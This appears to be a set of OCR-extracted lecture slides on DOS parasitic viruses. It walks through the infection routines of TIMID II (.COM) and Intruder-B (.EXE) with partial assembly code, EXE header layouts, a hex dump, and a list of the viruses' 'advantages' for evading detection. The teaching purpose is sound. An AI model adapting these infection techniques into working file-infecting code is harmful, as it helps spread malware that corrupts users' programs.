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
### 4. Infection routine / procedure:

- because the virus infects more than one host file at the running time, the infection routine (INFECT\_FILE) is included in the searching routine (SEARCH\_DIR)
- the TIMID 2 machine code is written at the end of the host file
- save the first 5 bytes of the host in the START\_CODE area of the virus; the bytes are already saved in START\_IMAGE area by the checking file routine
- the first 5 bytes are replaced by a near JUMP to its own machine code (3 bytes and the first byte from these 3 has 9Eh value) and the char string 'VI' (2 bytes) is the virus signature.



# II.3.3 DOS O.S. Viruses – Parasitic Type – TIMID II



## 4. Infection routine / procedure:






# II.3.3 DOS O.S. Viruses – Parasitic Type – TIMID II

## 4. Infection routine / procedure:





# II.3.3 DOS O.S. Viruses – Parasitic Type – TIMID II

## 4. Infection routine / procedure:



The virus puts in the first 5 bytes of the host a near jump to the virus machine code &'VI' signature



## II.3.3 DOS O.S. Viruses – Parasitic Type – TIMID II

### 4. Infection routine / procedure:

- copies the 5 bytes from START\_CODE area at the offset 100h;
- returns the control to the host via the stack

#### EXIT\_VIRUS:

```
mov    ah,1AH
mov    dx,80H
int     21H
```

Repositioning DTA at offset 80h

```
mov    si,OFFSET HOST
add    di,OFFSET START_CODE
push   si
xchg   si,di
movsw
movsw
movsb
```

Copies the 5 bytes from  
START\_CODE at the beginning (offset  
100h)

Puts on the stack the offset 100h

```
ret
```

POP IP & the host starts the execution



## II.3.3 DOS O.S. Viruses – Parasitic Type – TIMID II

### Advantages:

- not easy to detect
- DOESN'T destroy the host file
- DOESN'T leave tracks as hidden/renamed files
- is running before the host
- is infecting more than one directory
- DOESN'T re-infect itself

### Disadvantages:

- The programmer should pay attention in development in order to avoid the destruction of: code, stack, etc.
- Increase the infected file size – all parasites viruses increase the host file size




## II.3.3 DOS O.S. Viruses – Parasitic Type – Intruder-B

### **INTRUDER-B Features:**

- inserts itself in the end of 16 bits DOS .EXE file
- executes before the host (like JUSTIN & TIMID II)
- is more complex than a .COM file virus, because the virus must handle the EXE Header and Relocation Pointer Table
- DOESN'T destroy the host program file

### **INTRUDER-B virus operations:**



- the user launches the application in the command line:  
`C:\host.exe`
- the host program contains in the end the *Intruder-B* virus copy
- the virus is loaded and executed by DOS O.S.
- in order to access its own data the virus establishes the offset inside the host program
- the virus is programmed to infect the .EXE files from the current directory
- the 16 bits host DOS .EXE files, are checked due to certain conditions
- the virus writes itself in the end of the host 16 bits EXE files and the virus modifies EXE Header & Relocation Pointer Table thus the EXE structure must be consistent
- the virus returns the control to the host program.





## II.3.3 DOS O.S. Viruses – Parasitic Type – Intruder-B

### THE STRUCTURE of DOS .EXE 16 bits file




## II.3.3 DOS O.S. Viruses – Parasitic Type – Intruder-B

### 16 bits DOS .EXE file HEADER on HDD

ITEM	DESCRIPTION	OFFSET	BYTES
Signature	It has 'MZ' value	0h	2
Last Page Size	Number of bytes from the last page (1 page = 512 bytes)	2h	2
Page Count	Number of pages of the EXE file -the last page may be incomplete	4h	2
Relocation Table Entries	Number of entries in the relocation pointer table	6h	2
Header Paragraphs	Header .EXE dimension (including Relocation table) in paragraphs number (1 paragraph = 16 bytes)	8h	2
MINALLOC	Minimum necessary number of paragraphs	Ah	2
MAXALLOC	Maximum necessary number of paragraphs (FFFFh)	Ch	2
Initial SS	Initial SS Value	Eh	2
Initial SP	Initial SP Value	10h	2
Checksum	Usually unused	12h	2
Initial IP	Initial IP Value	14h	2
Initial CS	Initial CS Value	16h	2
Relocation Tabel Offset	Relocation pointer table offset due the beginning of the program	18h	2
Overlay Number	Value $\neq 0$ for resident & “specific” programs.	1Ah	2

# II.3.3 DOS O.S. Viruses – Parasitic Type – Intruder-B

## 16 bits DOS .EXE file HEADER on HDD



This is a entry sample in Relocation Table Pointer. The one should read in real addressing mode with offset at the lower address and the segment at the higher address:  $00040\text{ h} + 00010\text{ h} = 00050\text{ h}$ . This "physical" address ( $0x00050$ ) is relative to the first data, code or stack segment from the file. For this program, the first segment is data segment at address  $0x00200$  from the beginning of the EXE file. Therefore at  $00200\text{ h} + 00050\text{ h} = 00250\text{ h} \Rightarrow$  should be an instruction that needs relocation (mov, call, etc).

# 16 bits DOS .EXE file HEADER on HDD


At 0x00250 is a segment that contains the instruction 'call far ptr procedura1' that is encoded as '9A00000700', in terms of segment:offset = 0007:0000. The "physical" address is 0x00070 bytes from the beginning of the first segment (no matter that the segment is data, code or stack) => at 0x00270 bytes is the machine code for 'Procedura1'. Most of the time DOS puts in the first segment the data or code: DS/CS=5475 h. This "call" from HDD to the RAM becomes: 9A00007C54 to be read as segment:offset combination as jump DS+0007:0000 => JUMP to 547C:0000

00000190	00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000001A0	00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000001B0	00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000001C0	00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000001D0	00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000001E0	00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000001F0	00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000200	50 72 6F 67 72 61 6D 20 43 4F 4D 20 30 31 21 24	Program COM 01!\$	
00000210	22 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	".....	
00000220	03 00 03 00 03 00 03 00 03 00 03 00 03 00 03 00	.....	
00000230	03 00 03 00 03 00 03 00 03 00 03 00 03 00 03 00	.....	
00000240	B8 00 00 8E D8 B8 02 00 8E D0 BC 20 00 9A 00 00	...Ž0,...ŽD% .š..	
00000250	07 00 8B 0E 10 00 B4 09 BA 00 00 CD 21 9A 0A 00	..<...'.°..í!š..	
00000260	07 00 B8 00 4C CD 21 00 00 00 00 00 00 00 00 00	...Lí!.....	
00000270	55 8B EC 50 B8 01 00 58 5D CB 55 8B EC 50 B8 02	U< iP,...X] ĚU< iP,.	
00000280	00 58 5D CB	.X] Ě	

**At 0x00200 bytes from the beginning of the DOS EXE file, it starts the first segment – data segment.**

**This is the machine code of the 'Procedura1' procedure from the "Proceduri" segment. The machine code 'Procedura1' starts at 0x00270 "physical" address with '55' instruction (instructions encoding) ⇔ 'PUSH BP'.**

# II.3.3 DOS O.S. Viruses – Parasitic Type – Intruder-B



**Loading the DOS EXE file in memory**



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# II.3.3 DOS O.S. Viruses – Parasitic Type – Intruder-B

## Infection Routine / Procedure

### VSEG SEGMENT

#### VIRUS:

```
mov ax,cs ;set ds=cs for virus
mov ds,ax
```

.

.

.

cli

```
mov ss,cs:[HOSTS]
```

```
mov sp,cs:[HOSTS+2]
```

sti


```
JMP DWORD PTR cs:[HOSTC]
```

```
HOSTS DW ?,? ; host stack
```

```
HOSTC DW ?,? ; host code
```

### INFECTION PROCEDURE:

1. The user launches the virus. The virus reads the EXE Header of the host program which fulfill the "infection eligibility conditions".
2. The virus increases the dimension of the host for the 'Load Module' until becomes "even multiple" of 16 bytes, therefore **cs:0000** points to the first byte of the virus.
3. The virus machine code is written in the end of the HOST 16 bits DOS EXE file.
4. The initial value for **SS:SP**, is written as it is on the HDD in EXE header stored in the variable HOSTS =>from the source code-in the left side.
5. The initial value for **cs:ip**, is written as it is on the HDD in EXE header stored in the variable HOSTC =>from the source code-in the left side



# II.3.3 DOS O.S. Viruses – Parasitic Type – Intruder-B

## Infection Routine / Procedure

### INFECTION PROCEDURE:

#### VSEG SEGMENT

#### VIRUS:

```
mov ax,cs ;set ds=cs for virus
mov ds,ax
```

.

.

.

cli

```
mov ss,cs:[HOSTS]
```

```
mov sp,cs:[HOSTS+2]
```

sti

```
JMP DWORD PTR cs:[HOSTC]
```

```
HOSTS DW ?,? ; host stack
```

```
HOSTC DW ?,? ; host code
```

6. **SS Initial**=SEG VSEG, **SP Initial**=OFFSET FINAL + STACK\_SIZE, **CS Initial**=SEG VSEG, & **IP Initial**=OFFSET VIRUS in EXE header from HDD instead of the old values of the HOST EXE file.
7. The virus adds 2 at the number of entries from "Relocation Table Entries" from the EXE header on HDD-Hard Disk Drive.
